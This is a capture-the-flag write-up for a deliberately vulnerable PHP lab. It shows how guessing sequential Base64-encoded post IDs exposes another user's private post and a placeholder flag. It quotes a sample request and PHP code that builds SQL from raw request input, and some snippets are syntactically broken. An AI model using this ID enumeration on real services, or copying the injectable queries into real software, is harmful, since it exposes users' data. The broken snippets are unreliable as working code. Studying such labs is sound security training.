


level2 x

+

Send



Cancel

< >





< >

Request

Pretty

Raw

Hex



1 GET /post.php?action=read&id=MDAwMDAz HTTP/1.1

2 Host: localhost:24002

3 sec-ch-ua: "Chromium",v="125", "Not.A.Brand",v="24"

4 sec-ch-ua-mobile: ?0

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36

6 sec-ch-ua-platform: "Windows"

7 Accept: \*/\*

8 Sec-Fetch-Site: same-origin

9 Sec-Fetch-Mode: cors

10 Sec-Fetch-Dest: empty

11 Referer: http://localhost:24002/wall.php

12 Accept-Encoding: gzip, deflate, br

13 Accept-Language: en-US,en;q=0.9

14 Cookie: PHPSESSID=a42a8a70f2d8e27bfca6f702024b74f4

15 Connection: keep-alive

16

17

Response

Pretty

Raw

Hex

Render

1 HTTP/1.1 200 OK

2 Date: Thu, 01 Aug 2024 23:05:42 GMT

3 Server: Apache/2.4.38 (Debian)

4 X-Powered-By: PHP/7.2.34

5 Expires: Thu, 15 Nov 1981 08:52:00 GMT

6 Cache-Control: no-store, no-cache, must-revalidate

7 Pragma: no-cache

8 Content-Length: 55

9 Keep-Alive: timeout=5, max=100

10 Connection: Keep-Alive

11 Content-Type: application/json

12

13 {


14   "content": "Hello public",

15   "public": "1",

16   "author\_id": "5"


17 }

## Broken Access Control-Level 2-CBJS-Write Up




The current `id` is `000006` in Base64 format.

**Assumption:** Let's try inputting a different number in the same format. From the two posts we created, I noticed that this `id` keeps increasing. What if we change it to another number and encode it in Base64 format?



I give `000003` as the input and encode it into base-64 format (`MDAwMDAz`)



Found the flag! Now, let's check where this might be causing the error.

## Broken Access Control-Level 2-CBJS-Write Up

```
case 'read':
    $post = select_one(
        'SELECT content, public, author_id FROM posts WHERE id = ' .
        $_GET['id']
    );
    if ($post)
        echo json_encode($post);
    else
        echo json_encode("Not Found");
    break;
case 'create':
    $res = exec_query(
        'INSERT INTO posts (content, public, author_id, post_id) VALUES (
            ' . $_POST['content'] . ', ' . $_POST['public'] . ', ' .
            $_POST['author_id'] . ', ' .
        );
    header('Refresh:2; url=wall.php'); // Redirect
    echo json_encode('Post created');
    break;
}
```

```
case 'read':
    $post = select_one(
        'SELECT content, public, author_id FROM posts WHERE id = ' .
        $_GET['id']
    );
    if ($post)
        echo json_encode($post);
    else
        echo json_encode("Not Found");
    break;
case 'create':
    $res = exec_query(
        'INSERT INTO posts (post_id, content, public, author_id) VALUES (
            ' . generate_id() . ', ' . $_POST['content'] . ', ' .
            $_POST['public'] . ', ' .
            $_POST['author_id'] . ', ' .
        );
    header('Refresh:2; url=wall.php'); // Redirect
    echo json_encode('Post created');
    break;
}
```

Compared to level 1, in level 2, when we create a post, it calls a function `generate_id()`.

```
<?php
include('libs/auth.php');
include('libs/db.php');
```

I noticed that `post.php` includes two other files: `auth.php` and `db.php`. I found the `generate_id` function in the `db.php` file.

```
function generate_id()
{
    $data = select_one('SELECT num_posts FROM counters');
    $current_idx = sprintf('%06d', $data['num_posts'] + 1);
    return base64_encode($current_idx);
}
```

The function selects `num_posts` (the total number of posts on the platform) from the `counters` table, increments it by 1 when a post is created, and returns the value as a Base64 string. It then adds the encrypted string as a value into the database.

## Broken Access Control-Level 2-CBJS-Write Up

```
CREATE TABLE counters (
  num_posts int default 0
);

INSERT INTO counters VALUES (0);

CREATE TRIGGER post_counter
  AFTER INSERT ON posts
  FOR EACH ROW
  UPDATE counters SET num_posts = num_posts + 1;

INSERT INTO posts (post_id, content, author_id, public) VALUES ('MDAwMDAx', 'Welcome to Fakebook! Fakebook helps you connect and stalk your crush', 1, 0);
INSERT INTO posts (post_id, content, author_id, public) VALUES ('MDAwMDAy', 'Nice catch! You are rewarded XXXX$ by Fakebook', 1, 0);
INSERT INTO posts (post_id, content, author_id, public) VALUES ('MDAwMDAz', 'Thich nhat may anh hacker <3 CBJS{FAKE_FLAG_FAKE_FLAG} <3', 2, 0);
```

```
case 'read':
  $post = select_one(
    'SELECT content, public, author_id FROM posts WHERE post_id = ?',
    $_GET['id']
  );
  if ($post)
    echo json_encode($post);
  else
    echo json_encode("Not Found");
  break;
```

The read option requires the `post_id` to access the content but lacks validation. This means we only need to provide the `id` by entering the correct Base64-encoded input to match the current `post_id` value in the database.